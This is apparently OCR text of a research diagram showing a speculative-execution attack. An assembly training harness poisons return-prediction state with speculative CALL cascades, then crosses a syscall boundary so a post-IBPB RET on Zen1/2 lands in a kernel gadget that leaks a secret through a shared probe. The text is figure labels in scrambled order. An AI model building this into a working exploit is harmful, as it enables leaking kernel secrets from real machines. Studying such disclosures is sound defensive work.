
User space runtime setup (C driver)
pbinc.asm (training harness)
CPU / boundary effects (induced behavior)
Patch runtime symbols used by pbinc.asm:
__pbinc_kernel_gadget_addr = read(/sys/kernel/pbinc/gaddr)
__alias_tbl[] = build 64 trampolines (RA aliasing)
__slow_predicate_ptr = allocate slow/cold memory
__pbinc_probe_shared = GVA of shared probe (passed to userland)
initializes / patches
Jump into pbinc_entry()
Patched inputs (pbinc.asm externs)
__alias_tbl[64]
__slow_predicate_ptr
__pbinc_kernel_gadget_addr
__pbinc_probe_shared
pbinc_entry: 1) call pre_ibpb_transient_train 2) mov rax, 39 (getpid) 3) syscall (cross IBPB boundary) 4) spin loop: pause; jmp .spin
call pre_ibpb_transient_train
call
pre_ibpb_transient_train:
jmp .do_branch (architectural skip) -> .speculative_call_cascade executes only transiently
jmp .do_branch (architectural)
externs resolved at runtime
.do_branch (predicate delay):
rdx = __slow_predicate_ptr - rax = [rdx] (slow load)
cmp rax, 0xdeadbeef
je .speculative_call_cascade (backward Jcc)
ret
mispredicted backward JE (speculative path)
.speculative_call_cascade (transient-only):
rsi = __alias_tbl - ecx = 64
loop: call qword [rsi] (speculative)
add rsi, 8 dec ecx
jnz .alias_loop
ret
Transient window opens (backward Jcc resolves late) -> CPU speculates into call cascade
calls do not retire (transient-only)
syscall(getpid)
Training effect: 64 speculative CALLs push return addresses -> bias/overflow return prediction state (RSB / alternate return predictors) Target class: RA aliasing to kernel gadget bits
slow load delays branch resolution
speculates into call cascade
trained return prediction state persists across IBPB (Zen1/2)
Boundary crossing: syscall(getpid) -> kernel entry executes IBPB-on-entry -> first post-IBPB RET can still consult poisoned return-target predictions on Zen1/2
speculative CALL pressure
mispredicted RET -> transient gadget
Resulting transient control transfer: post-IBPB early RET mispredicts -> lands in kernel gadget (pbinc_dc_gadget) -> encodes secret into shared probe